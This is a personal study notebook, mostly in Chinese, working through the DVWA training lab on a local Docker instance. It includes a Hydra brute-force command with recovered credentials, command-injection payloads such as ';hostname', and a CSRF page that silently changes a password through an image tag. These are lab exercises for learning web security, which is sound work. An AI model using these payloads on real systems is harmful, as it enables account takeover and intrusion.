DVWA

Created By	
Created time	@January 28, 2022 4:30 PM
Last Edited	@February 7, 2022 10:02 PM
Tags	Sec
Author	
URL	
Topic	
Property	@January 28, 2022 4:30 PM

Objective: Remotely, find out the user of the web service on the OS, as well as the machines hostname via RCE.

失敗範例

成功範例

直接跳過 ping

✨Done✨

3. Cross Site Request Forgery (CSRF)

Objective: Your task is to make the current user change their own password, without them knowing about their actions, using a CSRF attack.

成立條件至少有兩個:

GET

by <img /> tag

心得

memo

試著用 curl 模擬 CSRF 的過程

create and use cookie

模擬登入取得 cookie

處理 user_token

4. File Inclusion

Objective: Read all five famous quotes from '../hackable/flags/fi.php' using only the file inclusion.

觀察

測試 URL parameters

查看提示中的連結

試著從其他地方存取檔案

✨Done✨

memo

測試載入遠端檔案

準備一個要被遠端載入的檔案

5. File Upload

Objective: Execute any PHP function of your choosing on the target system (such as phpinfo() or system()) thanks to this file upload vulnerability.

觀察

可以先測試檔案的型態, 大小, 格式 等限制

留意上傳檔案的位置，因為這代表我們有機會執行這個路徑上的檔案

✨Done✨

memo

可以跟 Command injection 混搭測試，執行上傳的惡意檔案

6. Insecure CAPTCHA

Objective: Your aim, change the current user's password in an automated manner because of the poor CAPTCHA system.

觀察

試著 bypass 驗證

跳過驗證，直接送 POST

- ✨Done✨
- 心得
  - 1. 先關閉 javascript
  - 2. 再直接送出 POST (不透過表單)

7. SQL Injection
- 觀察
- 測試及觀察錯誤訊息
- 取得密碼
  - 測試 column names
  - 測試 table name
  - show more about tables by query information_schema
  - ✨Done✨
  - 心得

8. SQL Injection (Blind)
- Objective: Find the version of the SQL database software through a blind SQL attack.
- 分析
- 1. 如果要使用 UNION，那 UNION 左邊和右邊需要回傳一樣的欄位數量
- 2. 可以不透過 IF 來判斷版本
- 卡關
  - 驗證測試
  - 開始推測
  - ✨Done✨
- memo

9. Weak Session IDs
- Objective: This module uses four different ways to set the dvwaSession cookie value, the objective of each level is to work out how the ID is
generated and then infer the IDs of other system users.
- 觀察

10. DOM Based Cross Site Scripting (XSS)
- Objective: Run your own JavaScript in another user's browser, use this to steal the cookie of a logged in user.
- 觀察
- ✨Done✨
- Ref
- Types of XSS

11. Reflected Cross Site Scripting (XSS)
- 觀察
  - ✨Done✨

12. Stored Cross Site Scripting (XSS)
- ✨Done✨

13. Content Security Policy (CSP) Bypass
- Bypass Content Security Policy (CSP) and execute JavaScript in the page.

DVWA 環境

```
docker run -d -p 8086:80 vulnerables/web-dvwa
```

:: Security: Low

基本上可以比較沒負擔的體驗弱點造成的傷害結果和認知到不安全的實作方式，如果要有挑戰可以打 medium，若要參考比較安全的實作方式可以看 impossible 的難度

1. Brute Force


Objective: Your goal is to get the administrator's password by brute forcing. Bonus points for getting the other four user passwords!

看題目基本上就是要你來硬的 XD


第一個想到的工具是 Hydra or Medusa

觀察及測試

先隨便填寫送出，觀察 Network 後發現不是走 POST



仔細一看表單沒有指定 aciton 的目標，是透過在 URL 的參數來登入



觀察 URL parameters

```
http://localhost:8086/vulnerabilities/brute/?username=admin&password=123&Login=Login#
```

先記下錯誤訊息，這個在 hydra 中用得到

```
Username and/or password incorrect.
```

使用 Hydra 測試密碼

password lists

借用別人的 password list

SecLists/10-million-password-list-top-100.txt at master · danielmiessler/SecLists
https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/10-million-password-list-top-100.txt

snippets

gnebbia/hydra_notes: Some notes about Hydra for bruteforcing
https://github.com/gnebbia/hydra_notes

Target URL

```
http://localhost:8086/vulnerabilities/brute/?username=qwe&password=123&Login=Login#
```

Hydra snippets

```
hydra -V -l <user> -P <password file> -s <port> -f <host> <module> "/vulnerabilities/brute/?:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect."
```

module: http-form-get

可以用 hydra -U http-get-form 閱讀一下 module 用法

```
hydra -U http-get-form
```

http-form-get module syntax

```
Syntax: <url>:<form parameters>:<condition string>[:<optional>[:<optional>]
```

path

```
/vulnerabilities/brute/?
```

GET/POST 變數用 `^` 包住

```
:username=^USER^&password=^PASS^&Login=Login
```


error message

```
:F=Username and/or password incorrect.
```

brute force

帳號就先用 admin 試試看

```
hydra -V -l admin -P 10-million-password-list-top-10000.txt -s 8086 -f localhost http-form-get "/vulnerabilities/brute/?:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect."
```



✨Done✨

```
帳號: admin
密碼: password
```

心得

Hydra options 不太友善 (雖然有 GUI 版本)，有機會想試試 Medusa 或 Burp

Using Burp to Brute Force a Login Page - PortSwigger
https://portswigger.net/support/using-burp-to-brute-force-a-login-page

memo

```
hydra -l admin -P password.lst -s 80 192.168.1.1 http-get /
```

hydra 的 options 似乎有改變，要留意版本和文件

```
 / ~/repos/pt/DVWA / on  main ?3 ..... at 23:42:33
❯ hydra -V -l admin -P 10-million-password-list-top-10000.txt localhost:8086 http-form-get "/vulnerabilities/brute/?:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect." | pbcopy
[ERROR] could not resolve address: localhost:8086
```

使用 http-form-get module 的話，要用 -s 指定 port, -f 指定 host

```
:H=Cookie: PHPSESSID=rjevaetqb3dqbj1ph3nmjchel2; security=low
```

---

2. Command Injection


Objective: Remotely, find out the user of the web service on the OS, as well as the machines hostname via RCE.

security:low 的等級靠運氣猜猜可以中

失敗範例


```
1.1.1.1 && ls
```

```
1.1.1.1&&ls
```




成功範例

```
1.1.1.1;ls
```




直接跳過 ping

```
1.1.;ls
```





```
;pwd
```




✨**Done**✨

```
;ps aux | grep httpd
```



web service user is `www-data`


```
;hostname
```




3. Cross Site Request Forgery (CSRF)

Objective: Your task is to make the current user change their own password, without them knowing about their actions, using a CSRF attack.

參考連結裡面有介紹 GET POSt PUT 等不同場景的攻擊方式






因為難度是 low，所以這邊練習的重點是引誘別人上鉤，讓目標點擊惡意連結，連結是有讓你更新密碼的 url，所以要模擬一個釣魚的場景，可以做一個有惡意連結頁面或 email

成立條件至少有兩個:


1. 攻擊對象已經登入服務，在不需要重新驗證的情況下，從其他網域或地方也能存取服務
2. 服務本身有透過連結觸發某些能被你利用功能 (e.g 改密碼, 轉帳)


這就是惡意連結，直接在瀏覽器新開分頁貼上執行，會更改密碼

```
GET http://localhost:8086/vulnerabilities/csrf/?password_new=1111&password_conf=1111&Change=Change
```



如果是在沒登入過的狀態，就會跳轉到登入頁面







GET

by <img /> tag

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>csrf by GET</title>
</head>
<body>
set password to: 1111
  <img src="http://localhost:8086/vulnerabilities/csrf/?password_new=1111&password_con
f=1111&Change=Change">
</ body>
</html>
```



test ok



心得

